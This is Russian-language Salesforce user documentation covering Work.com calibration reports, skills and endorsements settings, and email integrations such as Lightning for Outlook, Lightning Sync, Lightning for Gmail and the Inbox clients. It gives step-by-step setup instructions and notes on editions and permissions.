Общие сведения о калибровке

Создание отчета

Настройка отчета по калибровке

Настройка отчета по калибровке

Отчет по калибровке может быть дополнен столбцами и фильтрами.

Отчеты по калибровке используют функцию составления отчетов Salesforce. Отчет по калибровке может быть отфильтрован и дополнен настраиваемыми столбцами. Порядок отображения столбцов соответствует порядку их добавления. Тем не менее, отчеты по калибровке не поддерживают порядок сортировки.

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
2. Щелкните **«Просмотр/редактирование отчета»**.
3. Нажмите **Настроить**.
4. При необходимости дополните отчет фильтрами и столбцами.
   - Ниже перечислены обязательные столбцы, которые не могут быть удалены из отчетов по калибровке.
     - Код цикла производительности
     - Код запроса отзыва
     - Код отзыва
     - Тема: Код пользователя
     - Тема: полное имя (или «Тема: личное имя» и «Тема: фамилия»)
5. Нажмите кнопку **«Сохранить»**.

Пример: Ниже перечислены некоторые типичные примеры использования.

- Фильтрация по циклу сводок по производительности для просмотра обязательного цикла сводок по производительности
- Фильтрация по отделу для создания соответствующего отчета
- Фильтрация по расположению для создания соответствующего отчета

СМ. ТАКЖЕ:

Общие сведения о калибровке

Создание отчета по калибровке

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- Включение калибровки Work.com

Обновление сведений о сводке по производительности

Отчет по калибровке позволяет напрямую обновлять сведения о сводке по производительности.

Пользователи могут обновлять только доступные сводки по производительности. При наличии полномочия «Изменение всех данных» или «Просмотр всех данных» пользователи могут просматривать оценки сводок по производительности перед их отправкой. Редактированию подлежат только поля многовариантных вопросов, предназначенные для менеджера пользователя. Ответы не могут быть изменены после завершения сводки по производительности и предоставления общего доступа пользователю.

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
2. Дважды щелкните нужную оценку в разделе «Сотрудники в графике».

   Пользователи могут изменять оценки только для отправленной сводки по производительности.
3. Выберите новое значение.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о калибровке
Создание отчета по калибровке

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- Включение калибровки Work.com

Для редактирования оценок производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

  И

  «Чтение» для циклов производительности

Экспорт сведений об отчете по калибровке

Данные сводок по производительности могут быть экспортированы посредством основного отчета по калибровке.

1. Выберите нужный отчет по калибровке на вкладке «Калибровка».
2. Щелкните **«Просмотр/редактирование отчета»**.
3. Нажмите кнопку **«Экспортировать сведения»**.
4. Выберите кодировку и формат файла.
5. Нажмите кнопку **«Экспорт»**.

СМ. ТАКЖЕ:

Общие сведения о калибровке

Создание отчета по калибровке

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- Включение калибровки Work.com

Для редактирования оценок производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

  И

  «Чтение» для циклов производительности

Настройка навыков

Система позволяет изменять полномочия объекта для навыков и подтверждений в соответствии с текущими потребностями организации.

Настройка навыков и подтверждений выполняется аналогично редактированию других объектов. Под настройкой понимается добавление настраиваемых полей, изменение макетов страниц и добавление триггеров, бизнес-правил или правил проверки. При необходимости пользователи могут настраивать области наложения, отображаемые для навыков.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Администраторы могут изменять полномочия объекта для навыков и подтверждений в соответствии с текущими потребностями организации. Например, настроенные параметры объекта могут запрещать пользователям создание навыков и разрешать назначение другим пользователям только навыков, созданных администратором. По умолчанию поддерживаемые профили пользователей позволяют просматривать, создавать, редактировать и удалять навыки, а администраторам предоставляются полномочия «Просмотр всех данных» и «Изменение всех данных».

Кроме того, администраторы могут изменять некоторые параметры навыков на странице «Параметры Work.com». Введите строку *«Параметры Work.com»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Work.com».**

Редактирование навыков и подтверждений посредством страниц сведений о записях

Выключение функции встроенного редактирования навыков и подтверждений в профилях Chatter. Рекомендуем использовать данную функцию только при дополнении данных объектов настраиваемыми обязательными полями.

Прим.: Не рекомендуем включать данный параметр при использовании навыков в профилях Chatter.

Создание сообщений ленты при добавлении нового навыка

Автоматическое создание сообщения ленты Chatter при добавлении нового навыка в профиль.

Включить предложенные навыки

Автоматическое отображение навыков на основе тем Chatter пользователей.

При необходимости установите пакет, содержащий дополнительные отчеты и панели мониторинга для функций «Благодарность» и «Навыки».

- Отчеты и панели мониторинга для функций «Благодарность» и «Навыки» (пакет для производственной среды)
- Отчеты и панели мониторинга для функций «Благодарность» и «Навыки» (пакет для безопасной среды)

СМ. ТАКЖЕ:

Общие сведения о навыках

Ограничения для навыков

Полномочия объекта

Редактирование полномочий объекта в профилях

Включение или выключение параметров Work.com

Общие сведения об отчетах и панелях мониторинга Work.com

Ограничения для навыков

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Навыки и подтверждения используют особые алгоритмы и ограничения.

Обратите внимание на ограничения ниже.

- Функция «Навыки» не поддерживается сообществами.
- Пользователям с полномочием «Чтение» для навыков доступны все записи навыков.
- Записи пользователей навыка и подтверждений могут удаляться только ответственными и пользователями с полномочием «Изменение всех данных».
- Чтобы восстановить пользователей и подтверждения, связанные с удаленным навыком, извлеките нужный навык из корзины. Создание навыка с тем же именем не инициирует восстановление предыдущих связей.
- Пользователи могут подтверждать только навыки других пользователей. Один навык пользователя может быть подтвержден одним и тем же пользователем только один раз.

  Администраторы могут подтверждать навыки пользователей от имени других пользователей посредством API.
- Виджет «Навыки» отображается в профиле Chatter только после включения поддержки Chatter и предоставления пользователям полномочия «Чтение» для навыков и пользователей навыка.

СМ. ТАКЖЕ:

Общие сведения о навыках

Настройка навыков

Включение или выключение параметров Work.com

Производительность продаж

Salesforce предоставляет многочисленные средства повышения производительности продаж.

Работа с приложением Salesforce из приложений Microsoft® или Google

Вам приходится тратить массу времени на работу с клиентами по электронной почте и назначение встреч в календарях. Вы также можете генерировать рассылки из Microsoft Word для написания черновиков писем или этикеток. После того как администраторы приложения Salesforce настроят эти встраиваемые продукты, вы сможете работать с Salesforce непосредственно из таких приложений Microsoft или Google, как Microsoft Outlook®, Word, Gmail™ или Google Calendar™.

Запись действий Einstein

Распрощайтесь с необходимостью входа в систему. Приветствуйте «умные» продажи. Подключите электронную почту и календарь к Salesforce. После этого ваши электронные сообщения и события будут автоматически добавляться в соответствующие записи Salesforce. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу учетную запись электронной почты.

Электронные письма и шаблоны

Достигните новых высот производительности с помощью ряда возможностей для отправки писем непосредственно из программы Salesforce.

Lightning Dialer

Номеронабиратель Lightning позволяет получать доступ к средствам телефонии, не покидая систему Salesforce. Можно совершать и принимать вызовы, добавлять примечания к вызовам и без труда регистрировать информацию о вызовах в журнале. Для этого достаточно одного щелчка в поле телефонного номера в Lightning Experience, например номеров для контактов, интересов и списковых представлений.

Новости

Получайте мгновенный доступ к актуальным, своевременным новостям о клиентах, партнерах, конкурентах и отраслях, в которых вы работаете. Компонент «Новости» включает в себя статьи и сообщения в сети Twitter и доступен в организациях, контактах, интересах и на начальной странице. Источник новостей — англоязычные средства массовой информации в США.

Действия

Действия включают события и задачи. С помощью средства Salesforceможно отслеживать встречи и задачи в составе списков и отчетов, что позволяет легко распределять время и оставаться «на связи» с вашими организациями, кампаниями, контактами, интересами и возможностями.

Примечания

Сохраняйте организованность и успешно выполняйте все свои дела, добавляя примечания к организациям, контактам, интересам, возможностям и пр. С помощью «Примечаний», усовершенствованного инструмента оформления примечаний, в Salesforce предоставляется возможность использовать обогащенный текст, списки и изображения в примечаниях, связывать примечания с несколькими записями и создавать примечания в Lightning Experience.

Социальные организации, контакты и интересы

Расширьте доступ пользователей к социальным сетям и воспользуйтесь преимуществами, необходимыми для качественного обслуживания текущих и потенциальных клиентов. В Salesforce Classic вы можете получить доступ к Twitter, Facebook, Klout, и Youtube. В Lightning Experience вы можете получить доступ только к Twitter.

Работа с приложением Salesforce из приложений Microsoft® или Google

Вам приходится тратить массу времени на работу с клиентами по электронной почте и назначение встреч в календарях. Вы также можете генерировать рассылки из Microsoft Word для написания черновиков писем или этикеток. После того как администраторы приложения Salesforce настроят эти встраиваемые продукты, вы сможете работать с Salesforce непосредственно из таких приложений Microsoft или Google, как Microsoft Outlook®, Word, Gmail™ или Google Calendar™.

Какой продукт для интеграции эл. почты подходит для моей компании?

Salesforce предлагает несколько продуктов, с помощью которых торговые представители вашей компании могут интегрировать Salesforce-приложения календаря и электронной почты Microsoft® или Google. Прежде чем выбрать продукт, изучите имеющиеся варианты, чтобы выбрать тот, который наиболее подходит под нужды ваших представителей.

Функция Inbox

Интегрируйте электронную почту и календарь с Salesforce с помощью комплекта функций для повышения производительности. Функция автоматического сохранения действий позволяет автоматически регистрировать сообщения электронной почты и события. Клиент Inbox позволяет повысить производительность при работе с сообщениями прямо в Inbox.

Lightning для Outlook

Не пропустите важные возможные продажи. Группы сбыта могут повысить эффективность управления продажами с помощью Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016 или Outlook 2013. Можно добавлять сообщения эл. почты и вложений к записям Salesforce. Кроме того, используя глобальные действия, можно создавать записи Salesforce непосредственно в почтовых приложениях.

Синхронизация Lightning

Синхронизируйте контакты и события между приложениями Microsoft® либо Google и Salesforce, используя облачные продукты для интеграции. Давайте разберемся, чем полезна синхронизация с облаком. Для того чтобы выполнить работу, пользователям не нужно устанавливать или обновлять программное обеспечение вручную. Кроме того, администраторам и ИТ-специалистам Salesforce проще администрировать эту функцию.

Lightning for Gmail

Предоставьте возможность работать с содержимым Salesforce непосредственно из приложения Gmail™. Это повысит эффективность управления процессом ожидаемых продаж и ускорит совершение сделок. Приложение Lightning for Gmail (интеграция эл. почты для пользователей Gmail) позволяет быстро просматривать записи, относящиеся к продажам, без переключения между Salesforce и Gmail.

Макеты публикатора приложений эл. почты

Администраторы Salesforce могут настраивать Lightning for Outlook, Lightning for Gmail или Salesforce for Outlook, чтобы пользователи могли создавать организации, обращения, интересы, возможности и даже настраиваемые объекты непосредственно из приложений эл. почты. Представители создают записи с помощью меню действий, настраиваемых из Salesforce. От используемого в компании выпуска Salesforce зависит, как выполняется настройка меню действий и можно ли их настраивать.

Мои неопределенные элементы

Если приложение Salesforce for Outlook, Lightning Sync или Email to Salesforce используется для синхронизации элементов или добавления сообщений эл. почты из почтового приложения в систему Salesforce, все элементы, которые не могут быть автоматически назначены записям Salesforce, добавляются на страницу «Мои неопределенные элементы».

Salesforce for Outlook

Синхронизация контактов, событий и задач между версией Outlook для настольных ПК и Salesforce. Выберите сообщение электронной почты в Outlook, чтобы увидеть связанные записи Salesforce, например интересы, контакты, задачи и коммерческие возможности. Свяжите это сообщение электронной почты с выбранными записями Salesforce.

Стандартные письма

Стандартные письма — процесс создания писем и других документов Microsoft® Word, адресованных лично получателю (обычно контакту или интересу). Содержание каждого документа определяется шаблоном стандартного письма. Шаблоны стандартных писем содержат переменные, называемые полями слияния и позволяющие использовать в созданном документе данные из записей Salesforce (например, имя и адрес контакта).

Какой продукт для интеграции эл. почты подходит для моей компании?

Salesforce предлагает несколько продуктов, с помощью которых торговые представители вашей компании могут интегрировать Salesforce-приложения календаря и электронной почты Microsoft® или Google. Прежде чем выбрать продукт, изучите имеющиеся варианты, чтобы выбрать тот, который наиболее подходит под нужды ваших представителей.

Ознакомьтесь с рекомендациями по интеграции приложений календаря и эл. почты, которые являются оптимальными для ваших представителей.

Для торговых представителей, работающих с этими приложениями или продуктами	**Рекомендуем этот продукт Salesforce**	**Подробнее**
Приложения эл. почты Microsoft® — уже интегрируется с Salesforce посредством Salesforce для Outlook	Узнайте, как наши облачные продукты интеграции Microsoft, Lightning для Outlook и Lightning Sync, требуют меньше поддержки со стороны ИТ-персонала вашей компании. Это так, потому что данные компоненты не требуют установки со стороны пользователей и проведения регулярных обновлений. Если машины торговых представителей соответствуют системным требованиям, изучите наши рекомендации по переносу, чтобы перевести представителей на использование последних и наилучших функций интеграции с продуктами Microsoft.	• Рекомендации по переходу с Salesforce for Outlook на Lightning for Outlook и Lightning Sync
Приложения календаря и эл. почты Microsoft	Узнайте подробнее о наших разнообразных продуктах интеграции Microsoft и подберите тот, что подходит для ваших представителей.	Анонс интеграции Microsoft: преимущества интеграции Microsoft
Google Calendar™ и Google Contacts	Узнайте подробнее о Lightning Sync для Google и определите необходимость использования этого решения представителями.	Синхронизация Lightning для Google

Для торговых представителей, работающих с этими приложениями или продуктами	Рекомендуем этот продукт Salesforce	Подробнее
Gmail™	Изучите подробнее о Lightning для Gmail и определите, подходит ли этот компонент вашим представителям.	Lightning for Gmail

Рекомендации по переходу с Salesforce for Outlook на Lightning for Outlook и Lightning Sync

Перед переходом с Salesforce for Outlook на Lightning for Outlook и Lightning Sync ознакомьтесь с этими рекомендациями по синхронизации.

Ограничения, связанные с одновременным запуском приложений Lightning for Outlook и Salesforce for Outlook

При том что допускается одновременная активация приложения Lightning for Outlook и боковой панели Salesforce for Outlook в одной организации, пользователи не могут одновременно запускать обе функции интеграции Microsoft®.

Порядок управления конфликтами синхронизации между Lightning Sync и Salesforce for Outlook

Просмотрите порядок управления конфликтами синхронизации, применяемый системой Salesforce, при синхронизации одних и тех же записей посредством обеих функций.

СМ. ТАКЖЕ:

Рекомендации по Lightning Sync

ВЕРСИИ

Доступно для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Приложение Lightning for Outlook доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Lightning Sync доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce for Outlook доступно в версиях: **все** версии.

Ограничения, связанные с одновременным запуском приложений Lightning for Outlook и Salesforce for Outlook

При том что допускается одновременная активация приложения Lightning for Outlook и боковой панели Salesforce for Outlook в одной организации, пользователи не могут одновременно запускать обе функции интеграции Microsoft®.

Чтобы пользователи не запускали несколько средств интеграции электронной почты одновременно, система Salesforce автоматически отключает боковую панель Salesforce for Outlook при подключении к приложению Lightning for Outlook. Пользователи Lightning for Outlook могут по-прежнему выполнять загрузку, установку и синхронизацию посредством Salesforce for Outlook, однако в Outlook можно запускать только приложение Lightning for Outlook.

ВЕРСИИ

Доступно для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Приложение Lightning for Outlook доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce for Outlook доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

- Какой продукт для интеграции эл. почты подходит для моей компании?
- Порядок управления конфликтами синхронизации между Lightning Sync и Salesforce for Outlook

Порядок управления конфликтами синхронизации между Lightning Sync и Salesforce for Outlook

Просмотрите порядок управления конфликтами синхронизации, применяемый системой Salesforce, при синхронизации одних и тех же записей посредством обеих функций.

При перенесении пользователей из Salesforce for Outlook в Lightning Sync рекомендуем отключить Salesforce for Outlook для пользователей Lightning Sync.

Несмотря на то, что система Salesforce управляет такими конфликтами, рекомендуется использовать этот метод, чтобы не допустить создания сложных конфигураций синхронизации, которые позже могут создать сложности в управлении.

Если компонент Salesforce for Outlook не отключен для пользователей Lightning Sync, то при синхронизации одних и тех же записей с конфликтующими параметрами в конфигурациях Outlook и Lightning Sync система Salesforce автоматически отдает приоритет параметрам, заданным для данного типа записи в Lightning Sync.

Поскольку система Salesforce отдает приоритет по записи, а не по конфигурации, элементы Microsoft®, используемые торговыми представителями, могут синхронизироваться любой функцией (или обеими).

Например, при использовании конфигурации Outlook для синхронизации контактов, событий и задач, а также конфигурации Lightning Sync для синхронизации контактов и событий задачи пользователей будут синхронизироваться посредством Salesforce for Outlook, а контакты и события — посредством Lightning Sync.

ВЕРСИИ

Доступно для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Lightning Sync доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce for Outlook доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

- Какой продукт для интеграции эл. почты подходит для моей компании?
- Ограничения, связанные с одновременным запуском приложений Lightning for Outlook и Salesforce for Outlook

Функция Inbox

Интегрируйте электронную почту и календарь с Salesforce с помощью комплекта функций для повышения производительности. Функция автоматического сохранения действий позволяет автоматически регистрировать сообщения электронной почты и события. Клиент Inbox позволяет повысить производительность при работе с сообщениями прямо в Inbox.

Прим.: Эта функция за дополнительную плату включается в некоторые службы и подписки. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в разных интерфейсах и выпусках Salesforce в зависимости от свойств Inbox. Дополнительные сведения см. в справке по каждой из функций.

Einstein Activity Capture for Inbox

Распрощайтесь с необходимостью входа в систему. Приветствуйте «умные» продажи. Подключите электронную почту и календарь к Salesforce. После этого ваши электронные сообщения и события будут автоматически добавляться в соответствующие записи Salesforce. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу учетную запись электронной почты.

Клиенты Inbox

Повысить производительность и работать «умнее» прямо из папки входящих. Используя клиенты Inbox для каждого сообщения электронной почты, смотрите соответствующие данные Salesforce и запланированные конференции и получайте «умные» напоминания.

Рекомендации по настройке функции Inbox

Перед настройкой функции Inbox узнайте, как это повлияет на компонент «Ассистент», триггеры и правила проверки.

Настройка функции Inbox

Выполните все действия в ассистенте по настройке Inbox, включая установку панели управления Inbox, выберите пользователей, которые могут использовать Inbox, и включите функцию автоматического сбора действий.

Einstein Activity Capture for Inbox

Распрощайтесь с необходимостью входа в систему. Приветствуйте «умные» продажи. Подключите электронную почту и календарь к Salesforce. После этого ваши электронные сообщения и события будут автоматически добавляться в соответствующие записи Salesforce. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу учетную запись электронной почты.

Дополнительные сведения о записи действий Einstein см. в основной статье, посвященной данной функции, по ссылке ниже.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно с приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

- Запись действий Einstein
- Рекомендации по настройке функции «Запись действий Einstein»
- Настройка функции «Запись действий Einstein»
- Функция Inbox

Клиенты Inbox

Повысить производительность и работать «умнее» прямо из папки входящих. Используя клиенты Inbox для каждого сообщения электронной почты, смотрите соответствующие данные Salesforce и запланированные конференции и получайте «умные» напоминания.

После настройки Inbox в вашей организации его пользователи Inbox смогут установить любой из клиентов Inbox или их все. Во время установки пользователи подключают свои сообщения электронной почты и календарь к Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Список почтовых клиентов Inbox

Почтовые клиенты Inbox рекомендуется использовать, чтобы обеспечить поддержку стандартных почтовых платформ Google™ и Microsoft® для настольных компьютеров и мобильных устройств.

Установите клиенты Inbox

Для использования клиента Inbox необходимо установить версию, работающую с вашей платформой и учетной записью электронной почты.

Работа с данными Salesforce в Inbox

Вам не нужно выходить из Inbox для просмотра записей Salesforce.

Повысьте производительность при работе с сообщениями электронной почты

Вы уже используете электронную почту для рациональной работы. Переведите свою работу на новый уровень, используя клиент для Inbox.

СМ. ТАКЖЕ:

- Рекомендации по настройке функции Inbox
- Настройка функции Inbox
- Функция Inbox

Список почтовых клиентов Inbox

Почтовые клиенты Inbox рекомендуется использовать, чтобы обеспечить поддержку стандартных почтовых платформ Google™ и Microsoft® для настольных компьютеров и мобильных устройств.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Клиент Inbox	**Поддерживаемые почтовые приложения**
Gmail™, расширение для Chrome™	Gmail
Надстройка для Outlook® (Функционирует с веб-приложениями Outlook, а также Outlook 2013 и более поздними версиями.)	Microsoft Office 365 Microsoft Exchange 2013 и более поздние версии
Автономное почтовое приложение для мобильных устройств iOS™	Gmail Microsoft Office 365®

Клиент Inbox	Поддерживаемые почтовые приложения
	Microsoft Exchange 2010 и более поздние версии
Автономное почтовое приложение для мобильных устройств Android™	Gmail Microsoft Office 365 Microsoft Exchange 2010 и более поздние версии

СМ. ТАКЖЕ:

Установите клиенты Inbox

Клиенты Inbox

Установите клиенты Inbox

Для использования клиента Inbox необходимо установить версию, работающую с вашей платформой и учетной записью электронной почты.

1. Загрузите и установите клиент Inbox для своей платформы.
   - Приложение iOS™
   - Приложение Android™
   - Расширение Chrome™
   - Надстройка для Outlook®
2. При отображении запроса войдите в систему Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Список почтовых клиентов Inbox

Клиенты Inbox

Работа с данными Salesforce в Inbox

Вам не нужно выходить из Inbox для просмотра записей Salesforce.

Доступ к данным Salesforce из Inbox

Работайте с Salesforce эффективнее. Inbox связывает данные Salesforce с электронной почтой, предоставляя контекст для всех взаимодействий с клиентами.

Создание данных Salesforce из Inbox

Если искомая запись не отображается, можно создать новые интересы, контакты или возможности непосредственно. Создание данных возможно только с помощью отдельного мобильного приложения для электронной почты и расширения Gmail для браузера Chrome.

Просмотр задач по каждому сообщению электронной почты

Интеллектуальный алгоритм Inbox отображает только актуальные задачи Salesforce по каждому сообщению.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Экономия времени и создание задач Salesforce в электронной почте

Создание задач непосредственно в Salesforce без необходимости выхода из мобильного приложения очень экономит время.

Совместное использование или скрытие сообщения электронной почты или события Salesforce из своей учетной записи Inbox

Вы можете совместно использовать или скрывать все содержимое отдельных сообщений электронной почты или события, добавленного в связанные записи Salesforce, используя функцию автоматического сохранения действий.

Отслеживайте больше событий с помощью ручного ведения журнала

В отдельном мобильном приложении для электронной почты можно без труда создавать события и регистрировать их в Salesforce.

Отслеживайте больше с помощью ручного ведения журнала электронной почты

Дополнение для Outlook позволяет легко регистрировать сообщения электронной почты в событиях, задачах и прочих избранных объектах в Salesforce.

Быстрый просмотр с помощью карт контактов

Вы можете быстро просматривать общие сведения о контакте. Карточка контакта — это сводка контактных данных по участнику сообщения электронной почты.

СМ. ТАКЖЕ:

Клиенты Inbox

Доступ к данным Salesforce из Inbox

Работайте с Salesforce эффективнее. Inbox связывает данные Salesforce с электронной почтой, предоставляя контекст для всех взаимодействий с клиентами.

Нет необходимости открывать новую вкладку или переключаться между приложениями на мобильном устройстве.


Для просмотра записей CRM просто откройте электронную почту и щелкните значок облака Salesforce. Если на вашем мобильном устройстве установлено приложение Salesforce1, щелкните существующую запись, чтобы перейти к подробным сведениям Salesforce!

1. Откройте сообщение электронной почты.
2. Нажмите  .

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



3. Щелкните существующую запись для просмотра сведений записи Salesforce.

СМ. ТАКЖЕ:

Создание данных Salesforce из Inbox

Работа с данными Salesforce в Inbox

Создание данных Salesforce из Inbox

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.


Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Если искомая запись не отображается, можно создать новые интересы, контакты или возможности непосредственно. Создание данных возможно только с помощью отдельного мобильного приложения для электронной почты и расширения Gmail для браузера Chrome.

Использование отдельного мобильного приложения для электронной почты


Чтобы создать запись, щелкните значок .

Пример: Создавайте для новых потенциальных клиентов интересы, как только получите сообщение от них.




Использование расширения Gmail для браузера Chrome


1. Находясь в Inbox, откройте сообщение электронной почты от лица, для которого необходимо создать запись, либо наведите курсор на имя этого лица, чтобы оно отобразилось в расширении браузера Chrome.
2. Если вкладка «Записи» не отображается, щелкните значок облака Salesforce.
3. Щелкните кнопку **«Создать запись»**. Расположение кнопки зависит от наличия записей для данного лица.



4. Выберите тип создаваемой записи: интерес, контакт, возможность.



5. Заполните поля данных. Вводимые данные зависят от типа записи.



6. Нажмите кнопку **«Создать»**. Созданная запись отображается на вкладке «Записи» в расширении браузера Chrome.

СМ. ТАКЖЕ:

Доступ к данным Salesforce из Inbox

Работа с данными Salesforce в Inbox

Просмотр задач по каждому сообщению электронной почты

Интеллектуальный алгоритм Inbox отображает только актуальные задачи Salesforce по каждому сообщению.

